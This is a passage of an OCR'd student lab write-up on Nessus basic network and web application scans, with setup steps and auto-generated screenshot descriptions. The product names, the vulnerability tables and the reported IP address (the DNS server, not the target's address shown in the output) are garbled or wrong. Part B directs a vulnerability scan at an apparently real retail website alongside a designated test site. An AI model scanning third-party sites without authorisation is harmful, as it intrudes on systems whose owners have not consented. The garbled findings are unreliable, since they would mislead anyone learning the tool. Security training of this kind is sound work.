
STEP 5:

In discovery select port scan-all ports




STEP 7:

In assessment select Default




STEP 8:

In report tab keep it default network scan as it is




STEP 9:

In advanced tab select scan low bandwidth links




STEP 10:

Now Save the scan – click on save button below




After saving you can see your basic network scan is saved click on it



STEP 11:

Click on LAUNCH



After launching you will get following interface where scan is running

The screenshot shows the Opendnssec Network Scan interface. On the left, there's a sidebar with 'Scan Details' and 'Network Items' sections. The main area is titled 'Addi-Basic Network Scan' and shows a table of scans. One scan is listed: 'Scan Name: Basic Network Scan', 'Start Time: Today at 11:00 AM', and 'Status: Running'. To the right of the table is a 'Scan Details' panel with fields: Policy (Basic Network Scan), Status (Running), Scanning Base (Opendnssec), Scanner (Local Scanner), Start (Today at 11:00 AM), and End (Today at 11:00 AM). The bottom right corner shows a Windows taskbar with various icons.

Scan completed

This screenshot is identical to the previous one, showing the 'Addi-Basic Network Scan' interface. The table now shows the same scan entry, but the status has changed to 'Completed'. The 'Scan Details' panel also reflects this completion, with the 'Status' field showing 'Completed'. The Windows taskbar at the bottom is visible.

When host is up you will get count above 1

The screenshot shows the OAFE Network Scan interface. The main panel displays a single host entry: "Host 1" (IP: 192.168.1.102). Below the host list is a "Vulnerabilities" section. On the right side, there's a "Scan Details" summary and a "Vulnerabilities" pie chart.

Scan Details:

- Policy: Basic Network Scan
- Status: Running
- Security Rule: OSes v3.0
- Scanner: Local Scanner
- Start: Today at 2:06 PM

Vulnerabilities:

Critical	High	Medium	Low	Info
0	0	0	0	0

List of Vulnerabilities found

The screenshot shows the OAFE Network Scan interface with multiple hosts listed: "Host 1" (IP: 192.168.1.102), "Host 2" (IP: 192.168.1.103), and "Host 3" (IP: 192.168.1.104). The "Vulnerabilities" section is expanded, showing a detailed list of findings across three hosts. The "Scan Details" summary and "Vulnerabilities" pie chart are also present.

Scan Details:

- Policy: Basic Network Scan
- Status: Running
- Security Rule: OSes v3.0
- Scanner: Local Scanner
- Start: Today at 2:06 PM

Vulnerabilities:

Host	Category	Vulnerability	Severity	Count
Host 1	Info	SMB Signatures Required	Info	1
Host 1	Info	NFS Listener Found	Info	1
Host 1	Info	Microsoft Windows Version Found	Info	1
Host 1	Info	Mount PortScanner 2040	Info	40
Host 1	Info	Service Detection	Info	5
Host 1	Info	NETT Services Enumeration	Info	5
Host 1	Info	Network Connection Information	Info	1
Host 2	Info	SMB Signatures Required	Info	1
Host 2	Info	NFS Listener Found	Info	1
Host 2	Info	Microsoft Windows Version Found	Info	1
Host 2	Info	Mount PortScanner 2040	Info	40
Host 2	Info	Service Detection	Info	5
Host 2	Info	NETT Services Enumeration	Info	5
Host 2	Info	Network Connection Information	Info	1
Host 3	Info	SMB Signatures Required	Info	1
Host 3	Info	NFS Listener Found	Info	1
Host 3	Info	Microsoft Windows Version Found	Info	1
Host 3	Info	Mount PortScanner 2040	Info	40
Host 3	Info	Service Detection	Info	5
Host 3	Info	NETT Services Enumeration	Info	5
Host 3	Info	Network Connection Information	Info	1

History of scan

The screenshot shows the Otenable Nessus web interface. On the left, there's a sidebar with navigation links like 'My Scans', 'My Assets', and 'My Reports'. The main area is titled 'Addt-Basic Network Scan' and shows a table of scan histories:

Start Date	Last Runned	Status
Today at 2:00 PM	Now	Pending
Today at 11:30 AM	Today at 11:30 AM	Completed
Today at 11:00 AM	Today at 11:00 AM	Completed

To the right, there's a 'Scan Details' section with the following information:

- Policy: Basic Network Scan
- Status: Pending
- Scanning Host: 192.168.0.103
- Scanner: Local Scanner
- Date: Today at 2:00 PM

Below that is a 'Vulnerabilities' chart with the following legend:

- Critical (Red)
- High (Orange)
- Medium (Yellow)
- Low (Green)
- Info (Blue)

At the bottom, there's a link to 'Activate Windows'.

STEP 12:

Generating Report

The screenshot shows a detailed Nessus report for the 'Addt-Basic Network Scan' from today at 2:00 PM. The report includes a 'TABLE OF CONTENTS' with a single item: 'Vulnerabilities by Host - 192.168.0.103'. The main content area displays the 'Vulnerabilities by Host' for the IP address 192.168.0.103. A summary bar at the top shows the following counts:

0	0	3	0	44
---	---	---	---	----

The counts correspond to Critical, High, Medium, Low, and Info levels respectively. Below the summary bar, there's a link to 'View full report'.

A screenshot of a web browser displaying a table of 19 rows. The table has four columns: Priority (orange), ID (blue), Title (black), and Description (black). The browser's address bar shows the path: C:\Users\My\Downloads\Add_Ins\Office\Microsoft\Office\Word\Word\Word.htm.

Priority	ID	Title	Description
High	0.0	1.110	MS Word Macro Content Re-Enabled
High	0.0	1.1100	MS Word VbaProject (with宏)
High	0.0	1.1100	MS Word VbaProject (with宏)
Normal	0.0	1.1100	Authenticated Client: (3) NAPTR and (3) A64T (Package Transferring)
Normal	0.0	1.1100	Common (Patient Information on D75)
Normal	0.0	1.1100	DCC Service Disconnection
Normal	0.0	1.1100	Device Sync
Normal	0.0	1.1100	Embedded SharePoint Database
Normal	0.0	1.1100	HTTP Requests Allowed per Session
Normal	0.0	1.1100	HTTP Server (low and recent)
Normal	0.0	1.1100	High Quality Qualified Servers Added (QDR) Inbound
Normal	0.0	1.1100	PowerShell Transfer Protocol (PSTN) Activation
Normal	0.0	1.1100	Microsoft Windows Firewall Application-Based Firewall Network Name Discovery
Normal	0.0	1.1100	Microsoft Windows Firewall Network Location Service System Information Discovery
Normal	0.0	1.1100	Microsoft Windows Firewall Service Discovery
Normal	0.0	1.1100	Microsoft Windows Firewall (Windows Firewall with Advanced Security)

PART B

Perform Web Application Tests Scan in the Nessus tool on the below targets:

- a) <http://testasp.vulnweb.com/>
- b) <https://www.shoppersstop.com>

Web application tests: Specifically targets web applications, including websites, web services, and web-based APIs.

Purpose: Identifies vulnerabilities and security weaknesses in web applications that could be exploited by attackers.

A]

STEP 1:

Find Ip address for <http://testasp.vulnweb.com/>

Type command: <http://testasp.vulnweb.com/>

```
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ nslookup testasp.vulnweb.com

Server:      192.168.0.1
Address:     192.168.0.1#53


Non-authoritative answer:
Name:   testasp.vulnweb.com
Address: 44.238.29.244

└──(kali㉿kali)-[~]
$
```

IP ADDRESS FOUND: 192.168.0.1


Step 2:

Click on New Scan on right top




STEP 3:

Click on Web Application Tests




Discovery

